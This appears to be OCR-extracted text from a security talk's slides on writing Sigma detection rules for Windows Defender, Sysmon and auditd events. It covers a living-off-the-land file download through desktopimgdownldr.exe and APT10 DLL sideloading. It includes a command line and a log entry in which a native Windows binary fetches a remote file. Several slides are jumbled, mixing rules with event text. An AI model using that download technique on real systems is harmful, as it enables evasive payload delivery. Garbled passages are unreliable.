

https://github.com/SigmaHQ/sigma

# What is Sigma?



#### **Format**

```
title: Windows Defender Threat Detected
id: 57b649ef-ff42-4fb0-8bf6-62da243a1708
description: Detects all actions taken by Windows Defender
date: 2020/07/28
author: Ján Trenčanský
references:
    - https://docs.microsoft.com/en-us/windows/security/th
status: stable
falsepositives:
    - unlikely
level: high
logsource:
    product: windows
    service: windefend
detection:
    selection:
        EventID:
            - 1006
            - 1116
            - 1015
            - 1117
    condition: selection
```

```
title
                                   [required]
status
                                    [optional]
description
                                    [optional]
author
                                    [optional]
                                    [optional]
reference
{arbitrary custom fields}
                                   [required]
logsource
                                    [optional]
      category
      product
                                    [optional]
      service
                                    [optional]
      definition
                                    [optional]
      ...
      {arbitrary custom fields}
detection
                                   [required]
      {search-identifier}
                                    [optional]
              {string-list}
                                    [optional]
              {field: value}
                                    [optional]
      . . .
      timeframe
                                    [optional]
     condition
                                   [required]
falsepositives
                                    [optional]
level
                                    [optional]
{arbitrary custom fields}
```

#### YAML AND OR WTF?

```
detection:
    selection:
    EventID:
        - 1006
        - 1116
        - 1015
        - 1117
    condition: selection
```

```
EventID: 1006 OR EventID: 1116 OR EventID: 1015 OR EventID 1117 ...
```

```
detection:
    selection:
    - EventLog: Security
    EventID: 4769
    TicketOptions: '0x40810000'
    TicketEncryption: '0x17'
condition: selection
```


EventLog: Security AND EventID: 4769 AND

TicketOptions: 0x40810000 AND

TicketEncryption: 0x17

https://github.com/SigmaHQ/sigma/wiki/Specification

#### Conversion



#### Windows Defender detections

#### Event ID: 1117

Symbolic name:

Message: The antimalware platform performed an action to protect your system from malware or other potentially unwanted software.

Description: Microsoft Defender Antivirus has taken action to protect this machine from malware or other potentially unwanted software.

For more information, see the following:
Name: <Threat name >
ID: <Threat ID >
Severity: <Severity >, for example:

- **1006** The antimalware engine found malware or other potentially unwanted software.
- **1116** The antimalware platform detected malware or other potentially unwanted software.
- 1015 The antimalware platform detected suspicious behavior.
- **1117** The antimalware platform performed an action to protect your system from malware or other potentially unwanted software.


Event Properties - Event 1117, Windows Defender

General Details Windows Defender Antivirus has taken action to protect this machine from malware or other potentially unwanted software. For more information please see the following: https://go.microsoft.com/fwlink/?linkid=37020&name=Virus:DOS/EICAR Test File&threatid= 2147519003&enterprise=0 Name: Virus:DOS/EICAR Test File ID: 2147519003 Severity: Severe Category: Virus Path: file: C:\Users\IEUser\Downloads\eicar com\eicar.com Detection Origin: Local machine Detection Type: Concrete Detection Source: User User: MSEDGEWIN10\IEUser Process Name: Unknown Action: Remove Action Status: No additional actions required Error Code: 0x00000000 Error description: The operation completed successfully. Signature Version: AV: 1.331.2597.0, AS: 1.331.2597.0, NIS: 1.331.2597.0 Engine Version: AM: 1.1.17800.5, NIS: 1.1.17800.5 Log Name: Microsoft-Windows-Windows Defender/Operational Source: Windows Defender Logged: 3/7/2021 4:26:53 PM Task Category: None Event ID: 1117 Level: Information Keywords: User: SYSTEM Computer: MSEDGEWIN10 OpCode:

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/other/win\_defender\_threat.yml


More Information: Event Log Online Help


#### Windows Defender detections



https://github.com/SigmaHQ/sigma/blob/master/rules/windows/other/win\_defender\_threat.ymlhttps://github.com/SigmaHQ/sigma/blob/master/tools/config/powershell.yml

# Sysmon EVTX export processing







# Sysmon installation and configuration


- PS> .\Sysmon64.exe -i .\sysmonconfig.xml -accepteula
  - https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon
  - Sysmon configs
    - Olaf Hartong sysmon-modular
    - https://github.com/olafhartong/sysmon-modular
    - SwiftOnSecurity sysmon-config
    - <a href="https://github.com/SwiftOnSecurity/sysmon-config">https://github.com/SwiftOnSecurity/sysmon-config</a>
  - Ansible role install
    - https://github.com/j91321/ansible-role-sysmon
  - EventID:
    - 1 = Process creation
    - 7 = Image loaded
    - 11 = FileCreate


set "SYSTEMROOT=C:\Windows\Temp" && cmd /c desktopimgdownldr.exe
/lockscreenurl:https://domain.com:8080/file.ext /eventName:desktopimgdownldr






Why svchost.exe?








```
logsource:
                                                                                                                              Event Propertion Event 1, Sysmon
      category: process creation
                                                                                                                               General Details
      product: windows
                                                                                                                                Process Create:
                                                                                                                                RuleName:
detection:
                                                                                                                                UtcTime: 2020-07-03 08:47:20.055
      selection1:
                                                                                                                                ProcessGuid: {747f3d96-f098-5efe-0000-001090e33801}
                                                                                                                                ProcessId: 4604
                                                                                                                                Image: C:\Windows\System32\desktopimgdownldr.exe
             CommandLine|contains: ' /lockscreenurl:'
                                                                                                                                FileVersion: 10.0.17763.1075 (WinBuild.160101.0800)
                                                                                                                                Description: desktopimgdownldr.exe
      selection1 filter:
                                                                                                                                Product: Microsoft® Windows® Operating System
                                                                                                                                Company: Microsoft Corporation
             CommandLine|contains: -
                                                                                                                                OriginalFileName: desktopimgdownldr.exe
                                                                                                                                CommandLine: desktopimgdownldr.exe /lockscreenurl:https://a.uguu.se/Hv0bgvgHGNeH_Bin.7z
                    - '.jpg'
                                                                                                                                 /eventName:desktopimgdownldr
                                                                                                                                CurrentDirectory: C:\Users\IEUser\
                    - '.ipeg'
                                                                                                                                User: MSEDGEWIN10\IEUser
                                                                                                                                LogonGuid: {747f3d96-1ce4-5efe-0000-0020cc9c0800}
                    - '.png'
                                                                                                                                Logonld: 0x89CCC
                                                                                                                                 TerminalSessionId: 1
      condition: selection1 and not selection1 filter
                                                                                                                                 IntegrityLevel: Medium
                                                                                                                                 Hashes: SHA1=BCDDCFFCA3754875261EF1427EC4F5F4BFB8C2CE,MD5
                                                                                                                                 =A6DAD18B0AA125535C7FB9BBFDA25266.SHA256=
                                                                                                                                0A6A2690C68CF685D8FCC9F3EA78C35BBF6F296B7B33C956B39400DF749DBC78.IMPHASH=F8D617
                                                                                                                                766CF1026390A712DFC1AE2EDA
                                                                                                                                ParentProcessGuid: {747f3d96-f098-5efe-0000-001012e13801}
                                                                                                                                ParentProcessId: 1932
                                                                                                                                Parentlmage: C:\Windows\System32\cmd.exe
                                                                                                                                ParentCommandLine: cmd /c desktopimgdownldr.exe
                                                                                                                                 /lockscreenurl:https://a.uguu.se/Hv0bgvgHGNeH_Bin.7z /eventName:desktopimgdownldr
```


```
logsource:
    product: windows
                                                                               Event Properties - Event 11, Sysmon
    category: file event
detection:
                                                                               General Details
    selection:
        Image endswith: svchost.exe
                                                                                 File created:
        TargetFilename|contains: '\Personalization\LockScreenImage\.'
                                                                                 RuleName:
    filter1:
                                                                                 UtcTime: 2020-07-03 08:47:21.485
                                                                                 ProcessGuid: {747f3d96-2178-5efe-0000-0010aada5800}
        TargetFilename|contains: 'C:\Windows\'
                                                                                 ProcessId: 1556
    filter2:
                                                                                 Image: C:\Windows\Svstem32\svchost.exe
        TargetFilename|contains:
                                                                                 TargetFilename: C:\Users\IEUser\AppData\Local\Temp\Personalization\LockScreenImage
             - '.ipg'
                                                                                  \LockScreenImage_uXQ8IiHL80mkJsKc319JaA.7z
             - '.jpeg' -
                                                                                 CreationUtcTime: 2020-07-03 08:47:21.485
             - '.png'
    condition: selection and not filter1 and not filter2
```

```
imageConfig = &PersonalizationCSP::lockscreenImageConfig;
if ( isDesktopImage == 2 )
   imageConfig = &PersonalizationCSP::desktopImageConfig;
memset_0(pszSaveFilePath, 0, 520ui64);
// pszDefaultFolderPath = %systemroot%\Personalization\LockScreenImage
if ( SHExpandEnvironmentStringsW(imageConfig->pszDefaultFolderPath, pszSaveFilePath, MAX_PATH) )
{
   if ( PathFileExistsW(pszSaveFilePath) || (v15 = SHCreateDirectory(NULL, pszSaveFilePath)) == 0 )
        error_code = ERROR_SUCCESS;
   else
        error_code = wil::details::in1diag3::Return_Win32(
```


https://labs.sentinelone.com/living-off-windows-land-a-new-native-file-downldr/

# APT10 GUP.exe DLL-sideloading






# APT10 GUP.exe DLL-sideloading




https://flangvik.com/privesc/windows/bypass/2019/06/25/Sideload-like-your-an-APT.html


# APT10 GUP.exe DLL-sideloading




# GUP.exe suspicious image path



## Suspicious child process of WINWORD.exe



## Loading unsigned libcurl.dll



#### Auditd: Adding new user

Sysmon for Linux based on eBPF is in the works.

4:02 pm · 14 Jul 2020 · TweetDeck

type=SYSCALL msg=audit(1615730726.273:314): arch=c000003e syscall=257 success=yes exit=5 a0=ffffff9c a1=55b32338cda0 a2=20902 a3=0 items=1 ppid=1810 pid=1815 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0 eqid=0 sqid=0 fsqid=0 tty=pts0 ses=1 comm="useradd" exe="/usr/sbin/useradd" key="T1087.001 2" cap fi=00000000000000000 cap fe=0 cap fver=0 logsource: product: linux int dfd const char int flags umode t mode openat 0x101 man/cs/ service: auditd openat(2) - Linux man page detection: Name selection: openat - open a file relative to a directory file descriptor type: 'SYSCALL' Synopsis exe: '\*/useradd' #include <fcntl.h> condition: selection int openat(int dirfd, const char \*pathname, int flags); int openat(int dirfd, const char \*pathname, int flags, mode t mode); auditd-attack world sunlight Feature Test Macro Requirements for glibc (see feature test macros(7)): trace explorer https://github.com/bfuzzy1/auditd-attack openat(): Since alibc 2.10: Auditbeat XOPEN SOURCE >= 700 || POSIX C SOURCE >= 200809L Before alibc 2.10: https://www.elastic.co/beats/auditbeat ATFILE SOURCE ansible-role auditbeat Description https://github.com/j91321/ansible-role-auditbeat The openat() system call operates in exactly the same way as open(2), except for the differences described in this manual page. Mark Russinovich Mark Russinovich @ @markrussinovich · 7h @markrussinovich Coming soon to Sysmon by popular request: file delete event logging without archiving deleted files. And you'll see a new XML parser that's part Replying to @ryankaz42, @cglyer and @Linus\_Torvalds of our Sysmon for Linux/Sysmon for Windows shared code base. Sysmon

for Linux work is progressing well.

https://github.com/SigmaHQ/sigma/blob/master/rules/linux/auditd/lnx auditd create account.yml

#### Sources

- https://github.com/SigmaHQ/sigma
- https://github.com/sbousseaden/EVTX-ATTACK-SAMPLES
- <a href="https://labs.sentinelone.com/living-off-windows-land-a-new-native-file-downldr/">https://labs.sentinelone.com/living-off-windows-land-a-new-native-file-downldr/</a>
- <a href="https://www.fireeye.com/blog/threat-research/2018/09/apt10-targeting-japanese-corporations-using-updated-ttps.html">https://www.fireeye.com/blog/threat-research/2018/09/apt10-targeting-japanese-corporations-using-updated-ttps.html</a>
- <a href="https://flangvik.com/privesc/windows/bypass/2019/06/25/Sideload-like-your-an-APT.html">https://flangvik.com/privesc/windows/bypass/2019/06/25/Sideload-like-your-an-APT.html</a>